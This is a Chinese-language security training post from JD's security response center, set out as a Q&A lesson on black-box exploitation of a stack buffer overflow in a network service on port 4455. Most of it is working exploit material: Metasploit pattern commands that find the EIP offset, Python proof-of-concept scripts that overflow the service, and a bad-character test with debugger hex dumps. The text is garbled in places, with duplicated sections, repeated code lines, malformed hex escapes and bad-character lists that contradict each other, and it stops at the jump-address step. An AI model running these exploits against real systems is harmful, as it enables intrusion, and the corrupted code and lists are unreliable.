

安全小课堂第126期【黑盒测试缓冲区溢出】

京东安全应急响应中心 1月14日

缓冲区溢出是针对程序设计缺陷，向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存的最大数据量的数据），从而破坏程序运行、趁著中断之际并获取程序乃至系统的控制权。

JSRC **安全小课堂第126期**，邀请到**遗忘**作为讲师就**黑盒测试缓冲区溢出的技术**为大家进行分享。同时感谢小伙伴们的精彩讨论。



缓冲区溢出是什么意思？

京安小妹



遗忘：

缓冲区溢出是针对程序设计缺陷，向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存的最大数据量的数据），从而破坏程序运行、趁著中断之际并获取程序乃至系统的控制权。



缓冲区溢出的偏移怎么查找？

京安小妹




遗忘：

可以通过metasploit自带的脚本生成一串很长的字符串，如图

```
root@kali: /usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Aa0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Aa0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Aa0Ae1Aa2Aa3Aa4Aa5Aa6Aa7Ae8Ae9Ae0Ae1Af2Af3Af4Af5Af6Af7Af8Af9AgoAg1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhoAhiAh2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9AjoAj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9AloAl1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Ao0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9Ao0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9
Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0B1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9
Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9
Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9
Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9
Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9
Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
```

接着我们把这3000个字符当作payload去执行

可以看到，这个时候，EIP变成了



EIP变成387a4137

还是使用msf自带的脚本，根据EIP，计算出偏移为

```
root@kali: /usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 387a4137
[*] Exact match at offset 773
```

接着我们可以看一下偏移找的是否正确

POC如下

```
#!/usr/bin/python
```

```
import sys, socket
```

```
if len(sys.argv) < 2:
```

```
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
```

```
cmd = "OVRFLW "
```

```
junk = "A"*773 + "B"*4 + "C"*(3000-773-4)
```

```
end = "\r\n"
```

```
buffer = cmd + junk + end
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```


```
s.connect((sys.argv[1], 4455))
```

```
s.send(buffer)
```

```
s.recv(1024)
```

```
s.close()
```

773个A，加上4个B以及一堆C，如果偏移没有计算错误，那么执行完的结果，EIP应该被覆盖成42424242



我们可以看到，EIP确实被覆盖成42424242，说明偏移是正确的

我这里倒过来讲一下，第一个步骤以及POC

```
#!/usr/bin/python
```

```
import sys, socket
```

```
if len(sys.argv) < 2:
```

```
if len(sys.argv) < 2:
```

```
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()
```

```
cmd = "OVRFLW "
```

```
junk = "A" * 3000
```

```
end = "\r\n"
```

```
buffer = cmd + junk + end
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```


```
s.connect((sys.argv[1], 4455))
```

```
s.send(buffer)
```

```
s.recv(1024)
```

```
s.close()
```

这是第一步的POC，直接是3000个A，相对应的EIP，为41



缓冲区的栈溢出，就是覆盖EIP，然后执行我们最终的shellcode

讲师



缓冲区溢出的坏字符是什么意思呢？

京安小妹



遗忘：

缓冲区溢出的在生成shellcode时，会影响输入的字符，比如'\n'字符会终止输入，会截断输入导致我们输入的字符不能完全进入缓冲区。

常见的坏字符有\x0a\x0b\x00,但是本实验还有另外的
这时候我们用全字符当作payload执行一下

POC为

```
#!/usr/bin/python
```

```
import sys, socket
```

```
if len(sys.argv) < 2:
```

```
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
```

```
    sys.exit()
```

```
badchar=(
```

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
```

```
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
```

```
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
```

```
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
```

```
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
```

```
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
```

```
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
```

```
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
```

```
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
```

```
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
```

```
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"  
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\b9\xba\xbb\xbc\xbd\xbe\xbf\x0"  
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"  
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"  
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"  
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"  
)
```

```
cmd = "OVRFLW "  
junk = "A"*773 + badchar  
end = "\r\n"
```

buffer = cmd + junk + end

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()
```

对应的结果为

Address	Hex	dump	ASCII
002BF4CC	41 41 41 41 41 41 41 41 41 41 41 01 02 03 B0	AAAAAAAAAAAAA	7 L
002BF4DC	B0 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14	°-□...°-°□◀I!!¶	
002BF4EC	15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24	└┐↑└┐ ?!"#\$	
002BF4FC	25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34	%&'()*+,-./01234	
002BF50C	35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44	56789:;<=>@ABCD	
002BF51C	45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54	EFGHIJKLMNOPQRST	
002BF52C	55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64	UVWXYZ[\]^_`abcd	
002BF53C	65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74	efghijklmnopqrst	
002BF54C	75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84	uvwxyz{ }~■□■	
002BF55C	85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94	■■■■■■■■■■'■■	
002BF56C	95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 B0	■■■■■■■■■■;cE°	
002BF57C	B0 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4	°!\$'@<~-@°°±³´	
002BF58C	B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4	µ¶·¹º»¼½¾ÀÁÂÃÄ	
002BF59C	C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4	ÅÆÇÈÉÊËÌÍÎÏÐÑÒÓ	
002BF5AC	D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4	ÏÐ×ØÙÚÛÜÝÞàáâãä	
002BF5BC	E5 E6 E7 E8 E9 EA EB EC ED EE EF B0 B1 B2 B3 B4	åæçèéêëìíîïðñóô	
002BF5CC	F5 F6 F7 F8 F9 FA FB FC FD FE FF 00 02 03 01 03	ö÷÷÷÷÷÷÷÷÷÷÷÷÷÷	÷ L

从01开始，一直到00结束，我们可以看到，01，02，03显示正常，但是04，05变成了B0以此类推，我们找到的坏字符如下

\x04\x05\xa4\xa5\xb0\xba\xbb\xef\xf0, 再加上常见的\x0a\x0b\x00就是我们最终的所有坏字符

讲师



缓冲区溢出的坏字符怎么查找?

京安小妹



遗忘:

这时候我们用全字符当作payload执行一下

POC为

```
#!/usr/bin/python
```

```
import sys, socket
```

```
if len(sys.argv) < 2:
```

```
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
```

```
    sys.exit()
```

```
badchar=(
```

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
```

```
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
```

```
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
```

```
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
```

```
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
```

```
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
```

```
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
```

```
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
```

```
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
```

```
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
```

```
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
```

```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
```

```
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
```

```

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff\x00"
)
cmd = "OVRFLW "
junk = "A"*773 + badchar
end = "\r\n"

```

```
buffer = cmd + junk + end
```

```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 4455))
s.send(buffer)
s.recv(1024)
s.close()

```

对应的结果为

Address	Hex dump	ASCII
002BF4CC	41 41 41 41 41 41 41 41 41 41 41 01 02 03 B0	AAAAAAAAAAAAA 1 2 3
002BF4DC	B0 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14	°-□.σ.-.æ+!J
002BF4EC	15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24	└┐↑└┐ ?"#\$
002BF4FC	25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34	%&'()*+,-./01234
002BF50C	35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 43 44	56789:;<=>?@ABCD
002BF51C	45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54	EFGHIJKLMNOPQRST
002BF52C	55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63 64	UVWXYZ[\]^_`abcd
002BF53C	65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74	efghijklmnopqrst
002BF54C	75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 83 84	uvwxyz{ }~■□■
002BF55C	85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 93 94	■■■■■■■■■■'■
002BF56C	95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 A3 B0	■■■■■■■■■■_¡¢£°
002BF57C	B0 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 B3 B4	°¡§"©ª«¬-®¯°±²³´
002BF58C	B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 C3 C4	µ¶·¸¹º»¼½¾¿ÀÁÂÃÄ
002BF59C	C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 D3 D4	ÅÆÇÈÉÊËÌÍÎÏÐÑÒÓ
002BF5AC	D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 E3 E4	Ü×ØÙÚÛÜÝÞßàáâãäå
002BF5BC	E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 F3 F4	äæçèéêëìíîï°ðñóô
002BF5CC	F5 F6 F7 F8 F9 FA FB FC FD FE FF 00 02 03 01 03	õö÷øùúûüýþÿ. 1 2 3

从01开始，一直到00结束，我们可以看到，01，02，03显示正常，但是04，05变成了B0以此类推，我们找到的坏字符如下

\x04\x05\xa4\xa5\xb0\xba\xbb\xef\x0，再加上常见的\x0a\x0b\x00就是我们最终的所有坏字符

讲师




缓冲区溢出的shellcode跳转地址怎么查找？

京安小妹




遗忘：

